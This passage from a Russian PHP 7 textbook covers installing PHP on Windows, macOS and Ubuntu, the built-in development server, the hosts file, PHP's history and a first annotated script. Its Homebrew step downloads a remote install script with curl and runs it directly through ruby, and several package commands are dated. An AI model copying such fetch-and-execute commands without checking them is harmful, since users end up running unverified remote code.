меню выбрать пункт **Системные переменные**[2]. В результате будет открыто диалоговое окно, изображенное на рис. 4.1.

На вкладке **Дополнительно** необходимо нажать кнопку **Переменные среды**, что приведет к открытию диалогового окна, представленного на рис. 4.2.

В разделе **Системные переменные** следует отыскать переменную окружения `PATH` и дополнить ее путем к каталогу C:\php. Отдельные пути в значении переменной `PATH` разделяются точкой с запятой (в конце всей строки точка с запятой не требуется). После этого команда `php` будет доступна в любой папке компьютера.

Установка PHP в Mac OS X

Прежде чем устанавливать PHP, следует установить Command Line Tools for XCode из магазина AppStore. XCode — это интегрированная среда разработки приложений для Mac OS X и iOS. Полная загрузка XCode не обязательна, достаточно установить лишь инструменты командной строки и компилятор. Убедиться в том, установлен ли XCode, можно при помощи команды

```
$ xcode-select -p
/Applications/Xcode.app/Contents/Developer
```

Если вместо указанного выше пути выводится предложение установить Command Line Tools, следует установить этот пакет, выполнив команду

```
$ xcode-select --install
```

Теперь можно приступать к установке PHP, для чего лучше всего воспользоваться менеджером пакетов Homebrew. На момент написания книги установить Homebrew можно было при помощи команды

```
$ ruby -e "$(curl -fsSL
↪ https://raw.githubusercontent.com/Homebrew/install/master/install)"
```

Впрочем, точную команду всегда можно уточнить на официальном сайте **http://brew.sh**. После установки, в командной строке становится доступной команда `brew`, при помощи которой можно загружать, удалять и обновлять пакеты с программным обеспечением.

Сразу после установки будет не лишним установить дополнительные библиотеки, которые могут потребоваться расширениям PHP:

```
$ brew install freetype jpeg libpng gd zlib
```

Для того чтобы получить доступ к репозиториям с PHP-дистрибутивами, следует выполнить серию команд:

```
$ brew tap homebrew/dupes
$ brew tap homebrew/versions
$ brew tap homebrew/homebrew-php
```

---

[2] В Windows 7 в меню **Пуск** надо щелкнуть правой кнопкой мыши по пункту **Компьютер**, в контекстном меню выбрать команду **Свойства**. Затем в открывшемся окне справа найти ссылку **Изменить параметры** и щелкнуть по ней. Откроется окно **Свойства системы**.

По умолчанию команда `brew tap` предполагает, что ей передаются названия GitHub-репозиториев. Таким образом, предыдущие команды прописывают доступ к следующим репозиториям

https://github.com/Homebrew/homebrew-dupes

https://github.com/Homebrew/homebrew-versions

https://github.com/Homebrew/homebrew-php

Вы можете самостоятельно найти на GitHub дистрибутив или альтернативный проект и добавить его в менеджер пакетов Homebrew. Если пакет больше не нужен, его можно исключить при помощи команды `brew untap`. Разумеется, по возможности лучше использовать официальные пакеты Homebrew.

> ***Замечание***
>
> Сервис GitHub более подробно описывается в *главе 54*.

После выполнения приведенных выше команд надо убедиться в том, что пакеты успешно добавлены. Для этого следует выполнить команду `brew tap` без параметров. В результате будет выведен список добавленных репозиториев.

```
$ brew tap
homebrew/dupeshomebrew/php
homebrew/versions
```

После того как мы сообщили Homebrew, откуда можно установить PHP, выполняем команду собственно установки:

```
$ brew install php70
```

После установки PHP готов к работе.

```
$ php -v
PHP 7.0.0RC7 (cli) (built: Nov 12 2015 06:44:42) ( NTS )
Copyright (c) 1997-2015 The PHP Group
Zend Engine v3.0.0, Copyright (c) 1998-2015 Zend Technologies
```

Если PHP недоступен, следует убедиться, что путь к sbin-каталогу Homebrew прописан в файле ~/.bash_profile:

```
# Homebrew sbin path
PATH=/usr/local/sbin:$PATH
```

Для работы сервера удобно воспользоваться PHP-FPM-сервером, работающим по FastCGI. Для того чтобы сервис PHP-FPM стартовал автоматически, следует прописать его в автозагрузку при помощи команды

```
$ ln -sfv /usr/local/opt/php70/*.plist ~/Library/LaunchAgents
```

которая создаст ссылку на plist-файл автозапуска в папке LaunchAgents текущего пользователя. Как результат, PHP-FPM будет запускаться при старте компьютера. Чтобы запустить PHP-FPM сразу, без перезагрузки операционной системы, следует воспользоваться утилитой `launchctl`, которая запустит файл автозапуска homebrew.mxcl.php70.plist:

```
$ launchctl load ~/Library/LaunchAgents/homebrew.mxcl.php70.plist
```

Установка PHP в Linux (Ubuntu)

Для того чтобы установить PHP в Ubuntu, следует воспользоваться менеджером пакетов `apt-get`. Но предварительно надо обновить сведения о репозиториях и текущие пакеты при помощи команд:

```
$ sudo apt-get update
$ sudo apt-get upgrade
```

После чего можно приступить к установке:

```
$ sudo apt-get install php7
```

После успешной установки команда `php` должна быть доступна в любой точке компьютера:

```
$ php -v
PHP 7.0.0-5+deb.sury.org~trusty+1 (cli) ( NTS )
Copyright (c) 1997-2015 The PHP Group
Zend Engine v3.0.0, Copyright (c) 1998-2015 Zend Technologies
    with Zend OPcache v7.0.6-dev, Copyright (c) 1999-2015, by Zend Technologies
```

Запуск встроенного сервера

Давайте создадим в папке проверочный скрипт index.php, который выводит традиционную для книг по программированию фразу "Hello, world!" (листинг 4.1).

Листинг 4.1. Проверочный скрипт Hello World. Файл index.php

```
<?php ## Проверочный скрипт Hello World.
  echo "Hello, world";
?>
```

Если у вас отсутствуют права администратора, в папке со скриптом index.php следует выполнить команду

```
php -S localhost:4000
```

Команда запустит на 4000-м порту Web-сервер. Обратившись в браузере по адресу **http://localhost:4000/**, можно увидеть фразу "Hello, world!". Если работа ведется из-под учетной записи системного администратора (Windows) или задействована команда `sudo` (Mac OS X или Linux), встроенный сервер можно запустить на стандартном 80-м порту:

```
php -S localhost:80
```

В этом случае в адресе можно не указывать порт: **http://localhost/**. По умолчанию в качестве корневого каталога выступает текущая папка, именно в ней будет произведен поиск индексного файла index.php. Однако при помощи параметра `-t` можно указать произвольную папку:

```
php -S localhost:4000 -t www
```

Логи сервера выводятся непосредственно в консоль, в которой он был запущен. Если обратиться к серверу при помощи утилиты `curl`, то можно увидеть, что сервер самостоятельно формирует все необходимые HTTP-заголовки:

```
curl -I http://localhost:4000
HTTP/1.1 200 OK
Host: localhost:4000
Connection: close
X-Powered-By: PHP/7.0.0
Content-type: text/html; charset=UTF-8
```

Остановить сервер можно, нажав комбинацию клавиш <Ctrl>+<C>.

Файл hosts

В предыдущем разделе в качестве домена первого уровня использовался домен localhost, который является псевдонимом для IP-адреса 127.0.0.1. На локальном хосте соответствие псевдонима IP-адресу прописывается в файле hosts, который в UNIX-подобной операционной системе можно обнаружить по пути /etc/hosts, а в Windows по пути C:\Windows\system32\drivers\etc\hosts.

Как правило, в файле присутствуют как минимум две записи, сопоставляющие домену localhost локальный IP-адрес 127.0.0.1 в IPv4- и IPv6-форматах:

```
127.0.0.1       localhost
::1             localhost
```

Именно наличие этих записей позволило нам запустить встроенный сервер с использованием в качестве домена localhost. Для того чтобы настроить альтернативные псевдонимы, можно добавить дополнительные записи:

```
127.0.0.1       site.dev
127.0.0.1       www.site.dev
127.0.0.2       project.dev
127.0.0.2       www.project.dev
```

IP-адреса, начинающиеся со 127, предназначены для локального использования, поэтому для тестирования собственных проектов вы можете назначать любые адреса из этого диапазона.

После добавления новых псевдонимов в файл hosts их можно использовать совместно со встроенным сервером.

Вещание вовне

При использовании локальных IP-адресов из диапазона 127.*X.X.X* можно быть уверенным, что никто извне не сможет обратиться к серверу. Однако если вам наоборот требуется продемонстрировать результат работы вашего приложения, в качестве хоста можно указать IP-адрес 0.0.0.0:

```
php -S 0.0.0.0:4000
```

В этом случае можно получить доступ к Web-серверу обратившись по IP-адресу хоста, где запущен сервер, например, **http://192.168.0.1:4000**. Для того чтобы можно было обратиться к хосту по псевдониму, его придется либо прописать в hosts-файле каждого компьютера, с которого идет обращение к серверу, либо зарегистрировать доменное имя и связать его с IP-адресом компьютера, на котором сервер запущен. Разумеется, в этом случае при запуске в качестве хоста потребуется указать это доменное имя.

```
php -S example.com:80
```

Впрочем, встроенный сервер предназначен лишь для отладки, для обеспечения работы полноценного сайта лучше воспользоваться промышленными серверами, такими как Apache или nginx.

Конфигурирование PHP

PHP имеет огромное количество разнообразных настроек, которые сосредоточены в файле php.ini. Если вы только установили дистрибутив вместо файла php.ini, то можете найти лишь два файла:

- php.ini-production — рекомендованный набор параметров для рабочего сервера;
- php.ini-development — рекомендованный набор параметров для рабочей станции разработчика.

Для локальной разработки php.ini-development следует переименовать в php.ini. Не вдаваясь сейчас в содержимое конфигурационного файла php.ini, заметим, что сообщить об его местоположении встроенному серверу можно при помощи директивы `-c`. Для Windows команда может выглядеть следующим образом:

```
php -S 127.0.0.1:4000 -c C:\php\php.ini
```


Для UNIX-подобной операционной системы:

```
php -S 127.0.0.1:4000 -c /etc/php.ini
```

> ***Замечание***
>
> Более подробно директивы PHP и формат файла php.ini описываются в *главе 35*.


Резюме

В этой главе мы установили PHP, познакомились со встроенным сервером и запустили первый PHP-скрипт "Hello world!". Начиная со следующей главы, мы приступаем к изучению языка PHP.



ЧАСТЬ II

Основы языка PHP



ГЛАВА 5

Характеристика языка PHP

Листинги данной главы можно найти
в подкаталоге phpbasics.

История PHP

Когда в конце 90-х годов прошлого столетия мы были свидетелями взрывообразного развития Интернета, возникал вопрос: так на чем же писать Web-приложения? В то время не было удобных языков программирования и впечатляющих фреймворков. На выбор было не так много альтернатив: Java, C и Perl. C# и платформа ASP.NET появятся много позже, не говоря уже о современных фреймворках, таких как Ruby on Rails и Django соответственно на языках Ruby и Python. Последние появились, когда на PHP уже создавались огромные социальные сети вроде Facebook или "ВКонтакте".

В те далекие времена Интернет еще не был повседневным инструментом. В него не вкладывались огромные средства, правила поведения владельцев сайтов и посетителей не регулировались государственными законами, а сама Сеть не была доступна большей части населения страны. Сеть больше напоминала клуб энтузиастов с доходами выше среднего. В глазах большинства Интернет был скорее дорогой игрушкой, для самих энтузиастов он был зоной постоянных экспериментов. В таких условиях приложения редко жили больше полугода, а редизайны сайтов проводились чуть ли не ежегодно. Разумеется, не было и многомиллионных бюджетов на разработку и команд в несколько десятков человек.

Приложения нужно было писать быстро, иначе конкурировать в такой агрессивной среде было почти невозможно. Писать CGI-скрипты на C было практически неосуществимой задачей: слишком низкоуровневый язык, требующий значительных трудозатрат и предельной внимательности. В быстро меняющемся мире Интернета было, есть и будет о чем подумать, кроме выделения, возвращения памяти, нулевых указателях и переполнения буфера.

Поэтому первые CGI-сценарии были написаны на Perl, наиболее распространенном на тот момент скриптовом языке. Perl известен своими регулярными выражениями, которые оказались настолько удачными, что используются во множестве других языках. В PHP, кстати, мы тоже с ними обязательно познакомимся.

Создатель языка Perl Ларри Уолл, лингвист по образованию, построил вокруг регулярных выражений довольно странный с точки зрения программиста язык, основная идея которого заключалась в контекстном выполнении операций. Эксперимент оказался удачным, и язык стал событием в мире программирования. Множество энтузиастов и поклонников языка экспериментировали с Perl. Новый язык на долгие годы стал основным скриптовым языком администрирования серверов. К моменту становления Интернета Perl был широко распространен среди сообщества разработчиков. Неудивительно, что первые Web-приложения создавались на Perl — на то время это был самый быстрый способ, что было важно в отсутствии больших команд и сжатых сроках разработки.

В корпоративном секторе с большими бюджетами и командами заправлял язык Java, который представлял хорошую альтернативу C, т. к. обладал сборщиком мусора и автоматически решал проблему с выделением памяти. Однако его особенностью было значительное потребление оперативной памяти и довольно высокий вход для новичков — являясь даже не языком, а платформой, выполняющейся в любой операционной системе, а иногда даже без таковой, он обладает внушительным набором инструментом. Политика разработки языка заключается в сохранении полной обратной совместимости с ранними версиями. В результате язык тащит за собой огромный воз возможностей, удачных и неудачных решений. Корпорации могли себе позволить оплачивать дорогие серверы и внушительные команды, поэтому большие интернет-магазины, банковское программное обеспечение или внутрикорпоративные проекты часто разрабатывались и по сей день разрабатываются с использованием Java. Разумеется, на начальных этапах развития Интернет, когда им была охвачена лишь небольшая доля населения страны, как дорогостоящий инструмент разработки не мог получить широкое распространение.

Поэтому для энтузиастов, строящих Web, альтернатив было немного: "Конечно, Perl!" Однако Perl не приспособлен непосредственно для программирования Web-приложений. Это в некотором роде универсальный язык, поэтому он не поддерживает напрямую того, чего бы нам хотелось, например автоматическую отправку HTTP-заголовков или удобное управление cookies. Вторым недостатком Perl является его синтаксис, который плохо подходит для командной работы — слишком много равнозначных реализаций одних и тех же решений, в результате сообщество разделяется на слабовзаимодействующие субкультуры, плохо понимающие код не из своей среды.

Поэтому, когда в 1998 году появился PHP — язык, специально созданный для работы в Интернете, он получил широчайшее распространение. Сам проект начался ранее, в 1994 году. Первые две версии представляли собой варианты, написанные на Perl датским программистом Расмусом Лердорфом. Язык имел мало общего с современным PHP и больше походил на то, что сейчас принято называть языками шаблонов (вроде Smarty или HAML).

Третья версия языка, разработанная на C двумя израильскими программистами Энди Гутмансом и Зеевом Сураски, была построена на модульной основе, позволяющей сторонним командам создавать свои расширения, снабжающими язык новыми возможностями по взаимодействию с базами данных, обработке изображений, реализации алгоритмов шифрования. Эта концепция существует и по сей день, далее в книге мы познакомимся с расширениями и способами управления ими *(см. часть VII)*.

Практически вслед за третьей версией в 1999 году была выпущена четвертая версия языка на движке, названном Zend Engine, обновленные версии которого используются до настоящего времени, определяя все достоинства и недостатки языка.

В 2005 году выходит следующая версия — PHP 5, построенная на движке Zend Engine 2. Ее главной особенностью стало введение новой концепции объектно-ориентированного программирования, с которой мы начнем знакомиться, начиная с *главы 22*.

Так как язык получил огромное распространение, а в его разработке участвовало множество энтузиастов и команд, преследующих самые разные цели, к этому времени было накоплено множество проблем с безопасностью, с синтаксисом и поддержкой многобайтовых кодировок. Поэтому следующей целью была назначена версия PHP 6, которая должна была решить как минимум проблему с поддержкой UTF-8 на уровне ядра.

Однако эта цель никогда не была достигнута, версия PHP 6, разрабатываемая с 2005 по 2010 год, так никогда не была выпущена. Изменения в интерпретаторе, подготовленные в рамках этой работы, были слиты с основной веткой 5.*x* и выпущены в виде релиза PHP 5.3, который содержал нехарактерное количество изменений для минорной версии. Все они, включая пространства имен *(см. главу 25)*, лямбда-функции, замыкания *(см. главу 11)* будут освещены далее в книге.

По мере роста популярности языка PHP росло количество компаний, которые использовали язык в качестве основного инструмента разработки. Всемирная энциклопедия Wikipedia также использует в качестве основного серверного языка PHP. Ряд компаний и их продукты получили мировое признание, в частности на PHP разработана крупнейшая в мире социальная сеть Facebook, которая на момент написания книги объединяла миллиард пользователей, т. е. каждого седьмого жителя планеты.

PHP, создававшийся в расчете на средние сайты, не выходящие за пределы одного сервера, испытывал серьезные проблемы с производительностью, потреблением памяти в таких гигантских Web-приложениях. Особенно остро это проявлялось на фоне языков-конкурентов. В эти годы на рынок последовательно выходили новые инструменты Web-разработки, такие как C# и платформа .NET корпорации Microsoft, сверхудобные фреймворки Ruby on Rails и Django, сверхбыстрый серверный вариант JavaScript — Node.js, компилируемый язык Go от компании Google. Выбрать было из чего, и там, где раньше безраздельно властвовал PHP, новые проекты все чаще и чаще начали создаваться с использованием других инструментов и языков, оттягивая интерес разработчиков от PHP.

С другой стороны произошел разворот в области Web-проектирования. Вместо небольших сайтов, разработка которых ведется несколько месяцев и которые затем ютятся по 500 штук на сервере в рамках виртуального хостинга, проекты стали укрупняться, и сайты в настоящий момент разрабатываются по году и больше, размещаются на нескольких десятках, а иногда и сотнях серверов. PHP проигрывал альтернативным технологиям и по производительности, и по потреблению памяти.

Разумеется, такая огромная компания, как Facebook, не могла мириться с положением дел, когда основной бизнес, приносящий миллиарды долларов, основан на языке, не совсем предназначенном для столь масштабных проектов, как социальная сеть. При том, что сообщество, ответственное за язык, несколько стагнирует. Замена языка, вероятно, не представляет труда для небольшого сайта, но не для огромной империи,

которая обслуживается множеством дата-центров, в интеллектуальную собственность которой вложено множество человеко-лет.

Для того чтобы оценить масштаб трудностей, с которыми столкнулся Facebook, следует заметить, что PHP до недавнего времени оставался интерпретируемым языком, несмотря на то, что его код первоначально транслируется в байт-код и затем выполняется, он все равно проигрывает компилируемым языкам в скорости выполнения. PHP-программа может уступать в скорости в 1000 раз (три порядка) программам, разработанным на C или C++. Это не так важно, когда арендуется небольшая часть сервера для обслуживания нескольких сотен посетителей в сутки. Когда для обслуживания миллионов посетителей требуются сотни тысяч серверов, три порядка означает, что их могло быть пусть не в 1000, но все же как минимум в десятки, если не в сотню раз меньше.

Поэтому, захватив рынок, Facebook попытался увеличить эффективность работы собственных серверов и команды разработчиков. В связи с этим было предпринято несколько шагов.

В первую очередь в 2010 году был начат проект компилятора PHP-to-C++, переводящего PHP-код в C++, названный HPHPc. Добившись значительного снижения нагрузки на собственные серверы, Facebook столкнулся с проблемой длительного цикла разработки приложения: код сначала разрабатывается на PHP, потом переводится на C++, далее компилируется, затем разворачивается на серверах, и все это требует времени.

Поэтому в недрах Facebook стартовал новый проект виртуальной машины, которая бы не тратила время на компиляцию, а сразу выполняла байт-код PHP с высокой эффективностью. Новый проект получил название HipHop Virtual Machine или сокращенно HHVM. Первая реализация была представлена в 2011 году. HHVM, подобно Java, конвертирует PHP-код в промежуточный байт-код, который компилируется и оптимизируется JIT-компилятором в машинный код. HHVM реализует множество низкоуровневых оптимизаций, не доступных на уровне HPHPc. Причем виртуальная машина HHVM постоянно совершенствуется. В ноябре 2012 года производительность HHVM превзошла HPHPc. Несмотря на сложность реализации, HHVM ведет себя точно так же, как Zend-реализация языка и так же доступна для любого желающего.

По следам Facebook последовала и социальная сеть "ВКонтакте", хорошо известная российским пользователям Интернета. В 2014 году разработчики этой социальной сети представили транслятор PHP-кода в C++, который назвали KittenPHP или сокращенно KPHP.

Если до этого момента Zend-вариант PHP представлял собой канон и стандарт языка, то с появлением мощных коммерческих игроков с сильными командами, ресурсами, а главное мотивацией улучшать эффективность PHP, перед сообществом встала проблема неполной совместимости различных реализаций PHP.

Таким образом, сложились как минимум две значимые и популярные ветви языка PHP: Zend и HHVM. В июне 2014 года Facebook опубликовал проект спецификации языка PHP, который доступен на GitHub по адресу **https://github.com/php/php-langspec/tree/master/spec**. За основу взят Zend-вариант реализации языка. Возможно, в будущем спецификация дойдет до полноценного стандарта, который может быть взят за основу любым независимым разработчиком, пожелавшим создать собственную реализацию языка PHP.

Следующим этапом в погоне Facebook за эффективностью стала разработка нового диалекта PHP — Hack. Язык добавляет новые структуры и интерфейсы, а также стати-

ческую типизацию. Собственно Hack — это другой язык, который решает проблемы большой корпорации с большим количеством серверов. Детальное рассмотрение языка Hack выходит за рамки данной книги.

Успехи социальных сетей в области создания альтернативных реализаций PHP побудило сообщество к выпуску новой, более эффективной версии PHP 7 на новом движке Zend Engine 3, релиз которой состоялся в декабре 2015 года. Титанические усилия команды разработчиков позволили ускорить движок PHP 7 в два раза, на фоне снижения потребления оперативной памяти. В версии PHP 7 значительно улучшена поддержка 64-битных операционных систем. Именно освещению этой версии и будет посвящена книга.

Что нового в PHP 7?

Среди новинок PHP 7 следует отметить:

- новые операторы `<=>` и `??` *(см. главу 7)*;
- обработка ошибок реализована через механизм исключений, помимо существующего класса `Exception`, введен дополнительный класс `Error`, который позволяет перехватывать стандартные ошибки PHP *(см. главу 26)*;
- анонимные классы *(см. главу 23)*;
- поддержка скалярных типов аргументов и возвращаемых значений в функциях *(см. главу 11)*;
- введен специальный синтаксис `\u{00FF}` для поддержки UTF-8 символов *(см. главу 13)*;
- массивы-константы *(см. главу 10)*;
- допускается использование конструкции `list` *(см. главу 10)* совместно с объектами, реализующими интерфейс `ArrayAccess` *(см. главу 29)*;
- предопределенный класс `IntlChar` для обеспечения поддержки символов UTF-8 *(см. главу 27)*;
- класс `Generator`, представляющий генераторы PHP, получил метод `getReturn()`, позволяющий извлечь значение, возвращаемое ключевым словом `return` *(см. главу 12)*;
- делегирование генераторов с использованием ключевых слов `yield from` *(см. главу 12)*;
- регулярные Perl-выражения дополнены новой функцией `preg_replace_callback_array()` *(см. главу 20)*;
- новые функции `random_int()` *(см. главу 15)* и `random_bytes()` *(см. главу 13)*;
- параметры сессии теперь можно передавать через необязательный аргумент функции `session_start()` *(см. главу 34)*.

Помимо нововведений, часть устаревших конструкций и расширений были окончательно удалены из PHP. Среди них можно отметить:

- альтернативные теги `<%` и `%>`, а также `<script language="php">` и `</script>`, которые можно было использовать вместо тегов `<?php` и `?>`;

- регулярные POSIX-выражения (ereg-функции), вместо них рекомендуется использовать регулярные Perl-выражения *(см. главу 20)*;
- расширение mysql, вместо него следует использовать либо объектно-ориентированное расширение mysqli, а лучше еще более новое расширение PDO *(см. главу 37)*;
- не допускается использование конструктора в стиле PHP 4, когда имя метода совпадает с именем класса *(см. главу 22)*;

Пример PHP-программы

В предыдущей главе мы уже рассматривали традиционную программу "Hello, world!". В полном варианте она выглядит следующим образом:

```
<?php
  echo "Hello, world!";
?>
```

Однако PHP-сценарий по своей природе несколько отличается от обычных CGI-сценариев, которые мы рассматривали в *части I*. Приведенную выше программу можно записать альтернативным способом. Следующий пример поставит все точки над "i". Для тех, кто еще не сталкивался с синтаксисом PHP, он будет особенно интересен. Вот как выглядит второй пример программы на PHP:

```
<body>
Hello, world!
</body>
```

Да-да, вы не ошиблись — тут действительно вообще нет никаких операторов PHP, и содержимое файла с "программой" состоит целиком из статического текста. Что же происходит? Получается, что обычный HTML-текст также правильно обрабатывается PHP? Да, это так. Однако рассмотрим чуть более сложный пример (листинг 5.1).

Листинг 5.1. Простейший PHP-сценарий. Файл sq.php

```
<!DOCTYPE html>
<html lang='ru'>
<head>
<title>Простейший PHP-сценарий</title>
<meta charset='utf-8'>
</head>
<body>
<h1>Здравствуйте!</h1>
<p>
<?php
// Вычисляем текущую дату в формате "день.месяц год"
$dat = date("d.m y");
// Вычисляем текущее время
$tm = date("h:i:s");
# Выводим их
echo "Текущая дата: $dat года<br />\n";
echo "Текущее время: $tm<br />\n";
```

```
# Выводим цифры
echo "А вот квадраты и кубы первых 5 натуральных чисел:<br />\n";
echo "<ul>\n";
for ($i = 1; $i <= 5; $i++) {
  echo "<li>$i в квадрате = " . ($i * $i);
  echo ", $i в кубе = " . ($i * $i * $i) . "</li>\n";
}
?>
</ul>
</p>
</body></html>
```

Вероятно, синтаксис любого языка программирования гораздо легче "почувствовать" на примерах, нежели использовать какие-то диаграммы и схемы. Мы будем придерживаться этого принципа на протяжении всей книги. Что ж, приступим к разбору программы.

Начало сценария, если бы не был представлен второй пример, может озадачить: разве это сценарий? Откуда HTML-теги `<html>` и `<body>`? Вот тут-то и кроется главная особенность (кстати, чрезвычайно удобная) языка PHP: PHP-скрипт может вообще не отличаться от обычного HTML-документа, как мы это уже заметили ранее.

Помните, как мы раньше в примерах на C писали много одинаковых функций `printf()` для того, чтобы выводить HTML-код страницы? На PHP это можно делать естественным образом, без всяких операторов. Иными словами, все, что расположено в нашем примере до начала PHP-кода, отображается непосредственно, как будто при помощи нескольких вызовов `printf()` в C.

Идем дальше. Вы, наверное, догадались, что сам код сценария начинается после открывающего тега `<?php` и заканчивается закрывающим `?>`. Итак, между этими двумя тегами текст интерпретируется как программа и в HTML-документ не попадает. Если же программе нужно что-то вывести, она должна воспользоваться оператором `echo`. (Это не функция, а конструкция языка: ведь, в конце концов, если это функция, то где же скобки?) Мы подробно рассмотрим ее работу в дальнейшем. Получается, PHP устроен так, что любой текст, который расположен вне программных блоков, ограниченных `<?php` и `?>`, выводится в браузер непосредственно, т. е. воспринимается как вызов оператора `echo` (последняя аналогия очень точна, и мы остановимся на ней чуть позже).

Нетрудно догадаться, что часть строки после `//` является комментарием и на программу никак не влияет. Однострочные комментарии также можно предварять символом `#` вместо `//`, как мы можем это увидеть в примере. Комментарии еще бывают и такие:

```
/*
это комментарий
...и еще одна строка
*/
```

То есть, комментарии могут, как и в C, быть однострочными и многострочными.

Давайте посмотрим, что происходит дальше. Вот строка:

```
$dat = date("d.m y");
```

Делает она следующее: *переменной* с именем `$dat` присваивается значение, которое вернула функция `date()`. Заметьте, что *абсолютно все* переменные в PHP должны начинаться со знака `$`, потому что "так проще для интерпретации". Итак, мы видим, что в PHP, во-первых, нет необходимости явно описывать переменные (как это делается, например, в программах на Pascal или C), а во-вторых, нигде не указывается их тип (строка, число и т. д.). Интерпретатор *сам* решает, что, где и какого типа. Насчет функции `date()`... Можно заметить, что у нее задается один параметр, который определяет формат результата. Например, в нашем случае это будет строка вида "11.07 04".

В конце каждого оператора должна стоять точка с запятой (`;`), как в C. Заметьте — именно как в C, а не как в Pascal. Иными словами, вы *обязаны* ставить точку с запятой перед `else` в конструкции `if-else`, но *не должны* после заголовка функции.

На следующей строке мы опять видим комментарии, а дальше — еще один оператор, похожий на ранее описанный. Он присваивает переменной `$tm` текущее время в формате "часы:минуты:секунды", опять же при помощи вызова `date()`. Все возможности этой полезной функции будут подробно описаны в *части III*.

Далее следуют операторы `echo`, выводящие текстовые строки, а также дату и время. Рассмотрим один из них:

```
echo "<p>Текущая дата: $dat года</p>\n";
```

Заметьте: то, что любая переменная должна начинаться с символа `$`, позволяет интерпретатору вставить ее прямо в строку символов на место `$dat` (конечно, в любую строку, а не только в параметры `echo`). Разумеется, можно было бы написать и так (поскольку конструкция `echo` не ограничена по числу параметров):

```
echo "<p>Текущая дата: ", $dat, " года</p>\n";
```

или даже так:

```
echo "<p>Текущая дата: " . $dat . " года</p>\n";
```

т. к. для слияния строк используется операция `.` (к этому придется пока привыкнуть).

Кстати, на вопрос, почему для конкатенации строк применяется точка (`.`), а не, скажем, плюс (`+`), довольно легко ответить примером:

```
$a = "100";
$b = "200";
echo $a + $b; // выведет "300"
echo $a . $b; // выведет "100200"
```

Итак, мы видим, что плюс используется именно как *числовой* оператор, а точка — как *строковой*. Все нюансы применения операторов мы рассмотрим в следующей главе.

Еще один пример "внедрения" переменных непосредственно в строку:

```
$path = "c:/windows"; $name = "win"; $ext = "com";
$fullPath = "$path/$name.$ext";
```

Последнее выглядит явно изящнее, чем:

```
$path = "c:/windows"; $name = "win"; $ext = "com";
$fullPath = $path . "/" . $name . "." . $ext;
```

> ***Примечание***
>
> В терминах языка Perl можно сказать, что переменные в строках, заключенных в кавычки " ", *интерполируются*, т. е. расширяются. Существует и другой способ представления строк в PHP — это строки в апострофах ' ', и в них переменные *не* интерполируются.

Ну вот, мы почти подобрались к сердцу нашего сценария — "уникальному" алгоритму поиска квадратов и кубов первых 5-ти натуральных чисел. Выглядит он так:

```
for ($i = 1; $i <= 5; $i++) {
  echo "<li>$i в квадрате = " . ($i * $i);
  echo ", $i в кубе = " . ($i * $i * $i) . "</li>\n";
}
```

В первой строке находится определение цикла `for` (счетчик `$i`, которому присваивается начальное значение 1, инкрементируется на единицу на каждом шаге, пока не достигнет шести). Затем следует блок, выполняющий вывод одной пары "квадрат-куб". Мы намеренно сделали вывод в две строки, а не в одну, чтобы показать, что в PHP применяются те же самые правила группировки операторов, что и в C. А именно: несколько операторов можно сделать одним сложным оператором, заключив их в фигурные скобки, как это сделано выше.

Наконец, после всего этого расположен закрывающий тег PHP `?>`, а дальше — опять обычные HTML-теги, завершающие нашу страничку.

Вот какой HTML-код получился в результате работы нашего сценария:

```
<!DOCTYPE html>
<html lang='ru'>
<head>
<title>Простейший PHP-сценарий</title>
<meta charset='utf-8'>
</head>
<body>
<h1>Здравствуйте!</h1>
<p>Текущая дата: 18.10 15 года</p>
<p>Текущее время: 10:23:18</p>
<p>А вот квадраты и кубы первых 5 натуральных чисел:</p>
<ul>
<li>1 в квадрате = 1, 1 в кубе = 1</li>
<li>2 в квадрате = 4, 2 в кубе = 8</li>
<li>3 в квадрате = 9, 3 в кубе = 27</li>
<li>4 в квадрате = 16, 4 в кубе = 64</li>
<li>5 в квадрате = 25, 5 в кубе = 125</li>
</ul>
</body></html>
```

Как видите, выходные данные сценария скомбинировались с текстом, расположенным вне скобок `<?php` и `?>`. В этом-то и заключена основная сила PHP: в легком встраивании кода в тело документа.

Ограничительные теги `<?...?>` и `<?php...?>` обозначают одно и то же. Однако учтите, что для работоспособности "сокращенных" тегов `<?...?>` необходимо включение опции `short_open_tag` в конфигурационном PHP-файле php.ini (по умолчанию выключена).

Сокращенные теги признаны устаревшей конструкцией и не рекомендуются к использованию.

> ***Внимание!***
>
> Если вы используете XML-вставки в код сценария, которые выглядят так: `<?xml...?>`, убедитесь, что директива `short_open_tag` установлена в `Off`, иначе PHP будет трактовать слово `xml` как начало PHP-программы и выдавать ошибку ("Parse error").

Использование PHP в Web

Пока мы с вами теоретически разобрали работу сценария на PHP. Давайте же наконец займемся практикой. Сначала поговорим вот о чем.

Итак, PHP — язык, который позволяет встраивать в код программы "куски" HTML-кода. Мы можем использовать его для написания сценариев и избавиться от множества неудобных операторов вывода текста. Не так ли?

Посмотрим. Вот другое утверждение. PHP — язык (надстройка над HTML), который позволяет встраивать программный код в HTML-документы. Мы можем привлекать его для формирования HTML-документов и избавиться от множества вызовов внешних сценариев.

Вы озадачены — какое же из утверждений (в чем-то противоречивых, кстати) верно? Это хорошо: значит, мы достигли цели. Мы с вами только что избежали одной из самых популярных ошибок начинающих программировать на PHP людей — считать единственно верным только первое или только второе утверждение. В действительности PHP представляет собой язык, в котором в одних ситуациях следует придерживаться одного, а в остальных — другого соглашения.

> ***Внимание!***
>
> Если вы думаете, что все это лишь игра слов, и "хоть горшком назови, только в печь не ставь", то ошибаетесь. Дело в том, что затронутая тема почти вплотную стыкуется с идеологией отделения кода сценария от дизайна страницы — идеей очень важной, особенно при работе нескольких человек над одним проектом, и довольно нетривиальной самой по себе. Мы очень подробно рассмотрим ее в *части IX*, которая посвящена методам программирования на PHP.

